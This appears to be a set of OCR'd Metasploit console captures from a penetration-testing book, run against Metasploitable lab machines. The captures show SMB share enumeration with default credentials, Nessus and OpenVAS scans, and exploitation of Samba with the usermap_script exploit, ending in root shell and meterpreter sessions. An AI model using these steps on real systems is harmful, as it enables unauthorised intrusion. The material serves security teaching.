
```
msf > search portscan

Matching Modules
================

   Name                                           Disclosure Date  Rank    Description
   ----                                           ---------------  ----    -----------
   auxiliary/scanner/http/wordpress_pingback_access                 normal  Wordpress Pingback Locator
   auxiliary/scanner/natpmp/natpmp_portscan                         normal  NAT-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                                   normal  TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                             normal  FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                                   normal  TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                                   normal  TCP Port Scanner
   auxiliary/scanner/portscan/xmas                                  normal  TCP "XMas" Port Scanner
   auxiliary/scanner/sap/sap_router_portscanner                     normal  SAPRouter Port Scanner


msf > 
```




```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set SMBPASS vagrant
SMBPASS => vagrant
msf auxiliary(smb_enumshares) > set SMBUSER vagrant
SMBUSER => vagrant
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_enumshares) > set ShowFiles true
ShowFiles => true
msf auxiliary(smb_enumshares) > set SpiderShares true
SpiderShares => true
msf auxiliary(smb_enumshares) > run

[-] 192.168.216.10:139    - Login Failed: The SMB server did not reply to our request
[*] 192.168.216.10:445    - Windows 2008 R2 Service Pack 1 (Unknown)
[+] 192.168.216.10:445    - ADMIN$ - (DS) Remote Admin
[+] 192.168.216.10:445    - C$ - (DS) Default share
[+] 192.168.216.10:445    - IPC$ - (I) Remote IPC
[+] 192.168.216.10:445    - \C$\Users\Public\Desktop
========================

 Type  Name                  Created              Accessed             Written              Changed              Size
 ----  ----                  -------              --------             -------              -------              ----
 ARC   Boxstarter Shell.lnk  09-19-2017 21:47:40  09-19-2017 21:47:40  09-19-2017 21:47:40  09-19-2017 21:47:40  4096

[+] 192.168.216.10:445    - \C$\Users\Public\Documents
==========================

 Type  Name                 Created              Accessed             Written              Changed              Size
 ----  ----                 -------              --------             -------              -------              ----
 ARC   jack_of_hearts.docx  09-19-2017 22:09:53  09-19-2017 22:09:53  09-19-2017 13:44:09  09-19-2017 22:09:53  679936
 ARC   seven_of_spades.pdf  09-19-2017 22:09:53  09-19-2017 22:09:53  09-19-2017 13:44:11  09-19-2017 22:09:53  507904
```




```
msf > nessus_scan_details 9 info
Status   Policy              Scan Name        Scan Targets    Scan Start Time  Scan End Time
------   ------              ---------        ------------    ---------------  -------------
running  Basic Network Scan  Metasploitable3  192.168.216.10  1508748651

msf > nessus_scan_details 9 hosts
Host ID  Hostname        % of Critical Findings  % of High Findings  % of Medium Findings  % of Low Findings
-------  --------        ----------------------  ------------------  --------------------  -----------------
2        192.168.216.10  0                       0                   0                     0

msf > nessus_scan_details 9 vulnerabilities
Plugin ID  Plugin Name                                                              Plugin Family  Count
---------  -----------                                                              -------------  -----
10150      Windows NetBIOS / SMB Remote Host Information Disclosure                 Windows        1
10394      Microsoft Windows SMB Log In Possible                                    Windows        1
10736      DCE Services Enumeration                                                 Windows        8
10785      Microsoft Windows SMB NativeLanManager Remote System Information Disclosure  Windows        1
11011      Microsoft Windows SMB Service Detection                                  Windows        2
11219      Nessus SYN scanner                                                       Port scanners  23
24786      Nessus Windows Scan Not Performed with Admin Privileges                  Settings       1
26917      Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry  Windows        1
35296      SNMP Protocol Version Detection                                          SNMP           1
40448      SNMP Supported Protocols Detection                                       SNMP           1
96982      Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)  Misc.          1
100871     Microsoft Windows SMB Versions Supported (remote check)                  Windows        1

msf > nessus_scan_details 9 history
History ID  Status   Creation Date  Last Modification Date
----------  ------   -------------  ----------------------
10          running  1508748651

msf >
```




```
msf > nessus_scan_details 9 info
Status     Policy              Scan Name        Scan Targets    Scan Start Time  Scan End Time
------     ------              ---------        ------------    ---------------  -------------
completed  Basic Network Scan  Metasploitable3  192.168.216.10  1508748868       1508749572

msf >
```




```
msf > nessus_db_import 9
[*] Exporting scan ID 12 is Nessus format...
[+] The export file ID for scan ID 9 is 1746013157
[*] Checking export status...
[*] Export status: loading
[*] Export status: ready
[*] The status of scan ID 9 export is ready
[*] Importing scan results to the database...
[*] Importing data of 192.168.216.10
[+] Done
msf >
```




```
msf > load nexpose

[*] Nexpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf >
```




```
msf > openvas_task_create "Metasploitable3" "Windows" 698f691e-7489-11df-9d8c-002264764cea 83d3d851-150a-4d1b-80e3-04bb90d034cb
[+] OpenVAS list of tasks

ID                                    Name             Comment  Status  Progress
--                                    ----             -------  ------  --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee  Metasploitable3  Windows  New     -1


msf >
```




```
msf > openvas_task_start 7db8dcf7-5575-49e6-b45b-20c17f1a8cee
[*] <X><authenticate_response status='200' status_text='OK'><role>Admin</role><timezone>UTC</timezone><severity>nist</severity></aut
henticate_response><start_task_response status='202' status_text='OK, request submitted'><report_id>dd8b24eb-dd08-4ffc-b91a-77af4b23
c258</report_id></start_task_response></X>
msf >
```




```
msf > openvas_task_list
[+] OpenVAS list of tasks

ID                                    Name            Comment  Status     Progress
--                                    ----            -------  ------     --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee  Metasploitable3 Windows  Requested  1


msf >
```



```
msf > openvas_format_list
[+] OpenVAS list of report formats

ID                                    Name          Extension  Summary
--                                    ----          ---------  -------
5057e5cc-b825-11e4-9d0e-28d24461215b  Anonymous XML xml        Anonymous version of the raw XML report
50c9950a-f326-11e4-800c-28d24461215b  Verinice ITG  vna        Greenbone Verinice ITG Report, v1.0.1.
5ceff8ba-1f62-11e1-ab9f-406186ea4fc5  CPE           csv        Common Product Enumeration CSV table.
6c248850-1f62-11e1-b082-406186ea4fc5  HTML          html       Single page HTML report.
77bd6c4a-1f62-11e1-abf0-406186ea4fc5  ITG           csv        German "IT-Grundschutz-Kataloge" report.
9087b18c-626c-11e3-8892-406186ea4fc5  CSV Hosts     csv        CSV host summary.
910200ca-dc05-11e1-954f-406186ea4fc5  ARF           xml        Asset Reporting Format v1.0.0.
9ca6fe72-1f62-11e1-9e7c-406186ea4fc5  NBE           nbe        Legacy OpenVAS report.
9e5e5deb-879e-4ecc-8be6-a71cd0875cdd  Topology SVG  svg        Network topology SVG image.
a3810a62-1f62-11e1-9219-406186ea4fc5  TXT           txt        Plain text report.
a684c02c-b531-11e1-bdc2-406186ea4fc5  LaTeX         tex        LaTeX source file.
a994b278-1f62-11e1-96ac-406186ea4fc5  XML           xml        Raw XML report.
c15ad349-bd8d-457a-880a-c7056532ee15  Verinice ISM  vna        Greenbone Verinice ISM Report, v3.0.0.
c1645568-627a-11e3-a660-406186ea4fc5  CSV Results   csv        CSV result list.
c402cc3e-b531-11e1-9163-406186ea4fc5  PDF           pdf        Portable Document Format report.


msf >
```




```
msf > openvas_task_list
[+] OpenVAS list of tasks

ID                                    Name            Comment  Status  Progress
--                                    ----            -------  ------  --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee  Metasploitable3 Windows  Done    -1


msf >
```



daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12


```
msf > openvas_report_list
[+] OpenVAS list of reports

ID                                    Task Name      Start Time            Stop Time
--                                    ---------      ----------            ---------
dd8b24eb-dd08-4ffc-b91a-77af4b23c258  Metasploitable3  2017-10-23T15:30:08Z  2017-10-24T09:26:31
Z


msf > 
```




daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12

```
msf > openvas_report_import dd8b24eb-dd08-4ffc-b91a-77af4b23c258 9ca6fe72-1f62-11e1-9e7c-406186e
a4fc5
[*] Importing report to database.
msf > 
```


Chapter 12: Server-Side Exploitation




```
msf > search cve:2007 type:exploit samba

Matching Modules
================

   Name                                       Disclosure Date  Rank       Description
   ----                                       ---------------  ----       -----------
   exploit/linux/samba/lsa_transnames_heap    2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
   exploit/multi/samba/usermap_script         2007-05-14       excellent  Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap      2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/lsa_transnames_heap  2007-05-14       average    Samba lsa_io_trans_names Heap Overflow


msf > 
```




```
msf exploit(usermap_script) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_awk                                    normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                  normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                    normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                 normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                          normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                     normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_r                                      normal  Unix Command Shell, Bind TCP (via R)
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/bind_zsh                                    normal  Unix Command Shell, Bind TCP (via Zsh)
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_awk                                 normal  Unix Command Shell, Reverse TCP (via AWK)
   cmd/unix/reverse_lua                                 normal  Unix Command Shell, Reverse TCP (via Lua)
   cmd/unix/reverse_ncat_ssl                            normal  Unix Command Shell, Reverse TCP (via ncat)
   cmd/unix/reverse_netcat                              normal  Unix Command Shell, Reverse TCP (via netcat)
   cmd/unix/reverse_netcat_gaping                       normal  Unix Command Shell, Reverse TCP (via netcat -e)
   cmd/unix/reverse_openssl                             normal  Unix Command Shell, Double Reverse TCP SSL (openssl)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_php_ssl                             normal  Unix Command Shell, Reverse TCP SSL (via php)
   cmd/unix/reverse_python                              normal  Unix Command Shell, Reverse TCP (via Python)
   cmd/unix/reverse_python_ssl                          normal  Unix Command Shell, Reverse TCP SSL (via python)
   cmd/unix/reverse_r                                   normal  Unix Command Shell, Reverse TCP (via R)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell, Double Reverse TCP SSL (telnet)
   cmd/unix/reverse_zsh                                 normal  Unix Command Shell, Reverse TCP (via Zsh)

msf exploit(usermap_script) > 
```




```
msf exploit(usermap_script) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                      Connection
  --  ----  ----                   -----------                                      ----------
  1         shell cmd/unix                                                          192.168.216.5:4444 -> 192.168.216.129:53381 (192.168.216.129)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain  192.168.216.5:4433 -> 192.168.216.129:55623 (192.168.216.129)

msf exploit(usermap_script) > 
```



